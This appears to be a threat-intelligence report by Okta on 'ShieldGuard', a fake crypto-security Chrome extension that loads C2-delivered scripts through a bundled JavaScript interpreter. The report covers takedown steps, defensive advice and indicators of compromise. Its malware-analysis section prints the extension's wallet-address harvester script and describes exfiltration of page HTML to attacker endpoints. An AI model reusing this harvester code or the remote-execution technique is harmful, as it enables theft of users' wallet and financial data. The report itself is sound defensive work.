







Executive summary
Okta Threat Intelligence has discovered and helped industry partners to take down the infrastructure of a cryptocurrency scam called “ShieldGuard”.
ShieldGuard claims to be a blockchain project that offers - through its promotion of a browser extension - a capability that blocks known threats to cryptocurrency wallets, such as phishing or malicious smart contracts.
The project was promoted using a multi-level marketing campaign in which users would be rewarded for early use of the extension (via a cryptocurrency “airdrop”) and for promoting the capability to other users.
Our analysis of the browser extension, presented in detail below, revealed its true intent: ShieldGuard appears designed to harvest wallet addresses and other sensitive data for major cryptocurrency platforms including Binance, Coinbase, MetaMask, OpenSea, Phantom and Uniswap, as well as for users of Google services.
The extension also extracts the full HTML of pages after a user signs into Binance, Coinbase, OpenSea or Uniswap via their browser.
Threat analysis
ShieldGuard was promoted via a public website as a legitimate security application for users of Web3 services.
The creators of ShieldGuard also registered:
A listing in the Google Chrome Store
A social media profile at x[.]com
A Telegram channel
 Figure 1: Front page of ShieldGuard website
 Figure 2: The Telegram channel for ShieldGuard, created January 28, 2026, has close to 7000 subscribers
The web site and associated social media profiles for ShieldGuard claimed the extension would detect suspicious transactions prior to a user signing a request.
 Figure 3: Purported security capabilities of the ShieldGuard browser extension
The creators of the browser extension attempted to drive downloads by launching an “airdrop”.
An airdrop is a marketing campaign in which a blockchain-enabled service is “bootstrapped” by early adopters in the community. Early participants are issued coins or tokens that can be exchanged for some form of value if they sign-up prior to a specified date.
Interested users were encouraged to download the browser extension and sign-up for a user account at a claim portal in order to be eligible for the distribution of these tokens.
 Figure 4: The browser extension is marketed using an ‘Airdrop’
 Figure 5: The X.com account for ShieldGuard promised rewards in phases, the first of which was scheduled to occur in March 2026.
 Figure 6: Users were promised rewards for downloading the browser extension and posting about the promotion on social media
The ShieldGuard website reassured potential users that the software would not need direct access to their crypto wallets: the extension would poll a central server for updates on known threats and identify them in the user’s browser.
Our analysis of the browser extension found that it includes a range of very different capabilities:
The browser extension harvests cryptocurrency wallet addresses from any website a user visits, using the EIP-6963 wallet discovery protocol
The browser extension exfiltrates full page content from cryptocurrency exchange and DeFi sites (which includes account balances, portfolio data, and transaction history)
The browser exfiltration is capable of executing arbitrary code on a device running the extension, as demonstrated through an ability to block access to legitimate websites on command and replace them with fake security warnings.
The browser extension tracks users via persistent UUIDs across all browsing sessions
Malware analysis
Analysis environment
To safely analyze the threat, we installed ShieldGuard browser extension and executed it within an isolated, containerized browser. Initial static analysis revealed that the extension's code was heavily obfuscated, a technique frequently employed by malicious actors to evade detection during review processes and to complicate reverse-engineering efforts.
 Figure 7 - Analysis of the ShieldGuard browser extension
Architecture and evasion techniques
ShieldGuard was revealed to be a sophisticated piece of malware designed to bypass the security restrictions of Chrome's Manifest V3. To achieve this, it bundles a complete custom JavaScript interpreter (vendor.js).
Bypassing Remote Code Execution Bans: Instead of using prohibited functions like eval(), the extension's background script fetches encoded script strings from a Command and Control (C2) server. It then uses its custom JS interpreter to parse and execute these scripts within the context of the victim's web pages. This allows the attackers to execute arbitrary remote code on demand without triggering Chrome's security policies.
{
"params": {
"initiator": "chrome-extension://olnppmocapoaecjhkiilemmnkjbmabfj",
"load_flags": 65536,
"method": "POST",
"network_isolation_key": "chrome-extension://olnppmocapoaecjhkiilemmnkjbmabfj chrome-extension://olnppmocapoaecjhkiilemmnkjbmabfj",
"request_type": "other",
"site_for_cookies": "SiteForCookies: {site=chrome-extension://olnppmocapoaecjhkiilemmnkjbmabfj; schemefully_same=true}",
"upload_id": "0",
"url": "https://shieldguards.net/scripts"
},
"phase": 1,
"source": {
"id": 93345,
"start_time": "2954914022",
"type": 1
},
"time": "2954914022",
"type": 124
}
- Deceptive Permissions: Upon installation, the extension requests the permission to "Read and change all your data on all websites," granting it full access to the victim's browsing activity.
 Figure 8: ShieldGuard in the Chrome Web Store
Malicious payloads and data exfiltration
Dynamic analysis confirmed the following attack flow:
- A user with the browser extension installed navigates to a web site
- The extension contacts the Command and Control server at shieldguards[.]net/scripts
- The server returns the EIP-6963 wallet discovery script
- The script discovers all installed wallets
- The script extracts the wallet addresses from discovered wallets
- All Ethereum addresses are extracted from discovered wallets
- If the user has navigated to Binance, Coinbase, OpenSea or Uniswap, the extension waits for a set period of time before capturing the full HTML of the page
- The HTML snapshot is exfiltrated
Our analysis found that the C2 server at shieldguards[.]net actively delivers two primary payloads:
- Payload 1: Wallet address harvester (all websites):
A script is injected into every website the victim visits. It uses the EIP-6963 wallet discovery protocol to find all installed wallet extensions (e.g., MetaMask, Phantom, Coinbase Wallet), retrieve all associated Ethereum wallet addresses, and exfiltrate this list to the C2 endpoint at https://shieldguards[.]net/notifications.
This provides the attackers with a comprehensive inventory of a victim's wallets and their browsing habits.
window.addEventListener('eip6963:announceProvider', function(event) {
var info = event.detail.info;
var provider = event.detail.provider;
provider.request({ method: 'eth_accounts' }).then(function(accounts) {
for (let ac = 0; ac < accounts.length; ac++) {
send({
type: "address",
chain: '0x1',
extension: info.name,
address: accounts[ac]
});
}
});
});
window.dispatchEvent(new Event('eip6963:requestProvider'));
Payload 2: Page content snapshot (targeted crypto sites):
For high-value targets, a second payload is delivered. After a five-second delay to allow the page to fully render, this script captures the entire page's HTML (document.documentElement.outerHTML) and sends it to https://shieldguards[.]net/snapshots. This allows the attackers to steal sensitive data directly from the DOM, including account balances, portfolio holdings, and transaction history.

 Figures 9 and 10: Analysis of the extension when navigating to popular cryptocurrency sites
Command & Control (C2) infrastructure
The browser extension communicates with a C2 server hosted at shieldguards[.]net, which is proxied through Cloudflare.
The key C2 endpoints identified were:
Endpoint | HTTP request method | Purpose |
/scripts | POST | Delivers malicious JavaScript payloads. |
/snapshots | POST | Receives exfiltrated page HTML. |
/notifications | POST | Receives stolen data like wallet addresses. |
/check/{domain} | GET | Determines if a domain should be blocked or appear "safe". |
/uninstall | GET | Tracks when users uninstall the extension via a UUID. |
Attribution and linked campaigns
There is potential that the threat actors are Russian-speaking, based on a Russian error string ("Ошибка: не удалось определить домен") and Cyrillic character support found within the custom JavaScript interpreter.
The investigation also uncovered strong links to another malicious campaign known as "Radex." We observed links between an administrative account used to set up an Auth0 tenant (radex4me@proton.me) and a Chrome extension ID associated with Radex (fkogigpebmhlbldifmjngmlooifljnif). It is very likely that both campaigns are operatd by the same threat actor.
Disruption
Okta Threat Intelligence has worked with industry partners to:
Disable all sign-in functionality
Remove the shieldguards[.]net domain from CDN services, revealing the website’s origin server at Partner Hosting LTD, a bulletproof hosting provider
Remove the shieldguards browser extension from the Google Chrome Store
Remove the shieldguards[.]net domain from its domain registrar - which had the effect of disconnecting existing installs of ther browser extension from the C2 infrastructure.
 Figure 11: This social media post does not reference the takedown. Still, we couldn’t have said it better ourselves.
Advice for end users
Beware the "too good to be true" trap
While legitimate sign-up promotions exist, scammers frequently use the promise of free crypto or high returns to create a false sense of urgency. If an offer looks too good to be true, it almost certainly is.
Practice safer online browsing
Browser plugins are a common source of malware. Installing them gives unknown third parties full access to your browser’s window, history, and potentially your passwords and session cookies.
The best security advice is to limit if not eliminate browser plugins on the devices you use for access to sensitive accounts like crypto exchanges.
If browser plugins are absolutely required, follow these strict guidelines:
Official Sources Only: Only install plugins from official storefronts (Chrome Web Store, Mozilla Add-ons, or Apple Safari Extensions). Do not rely on the presence of an extension in these stores or positive reviews in these stores as markers of trustworthiness. Malicious browser extensions can present a strong rating until such time as the access they provide is abused.
Restrict Permissions: Configure browser plugins to only activate when clicked, or restrict them to only run on specific, necessary websites.
Regular Audits: Regularly audit your installed extensions to remove or disable unnecessary ones.
Compartmentalize: Use a completely separate, clean browser (or a strict Private/Incognito mode where all plugins are disabled) exclusively for crypto transactions and sensitive work.
Protect your crypto wallets
Safeguard your digital assets against browser compromises by using a reputable offline hardware wallet, diligently double-checking pasted addresses and enabling phishing-resistant MFA.
Advice for Okta customers
We recommend allowlisting strategies that provide security teams the ability to control the execution of third-party code on any browser used for access to corporate resources.
Two suggested approaches are provided below.
1. Deploy Managed Chrome:
Restricting local admin rights on managed company devices
Require a managed device for access to sensitive resources in Okta authentication policies
Deploy a Managed Chrome browser to user devices
Create an allowlist of approved browser extensions, removing the ability for users to add other extensions without admin approval
Create a process for users to request new extensions
2. Advanced posture checks:
Require a managed device for access to sensitive resources in Okta authentication policies
Deploy Okta Verify to user devices (using the latest version available in the Okta Admin Console)
Use advanced posture checks (part of Okta device assurance policies) to assess what browser extensions are running in the user browser at sign-in. Write authentication policies that allow access to sensitive resources from allowlisted browser extensions and deny access from all others.
Create custom remediation messages for users that are denied access to resources based on the extension running in their browser.
Create a process for users to request new extensions
Indicators of Compromise
Type | Indicator | Comment |
AS Number | AS215826 | Bulletproof host autonomous system serving malicious traffic |
Chrome extension ID | olnppmocapoaecjhkiilemmnkjbmabfj | ShieldGuard tools extension ID |
Chrome extension ID | fkogigpebmhlbldifmjngmlooifljnif | Radex extension ID |


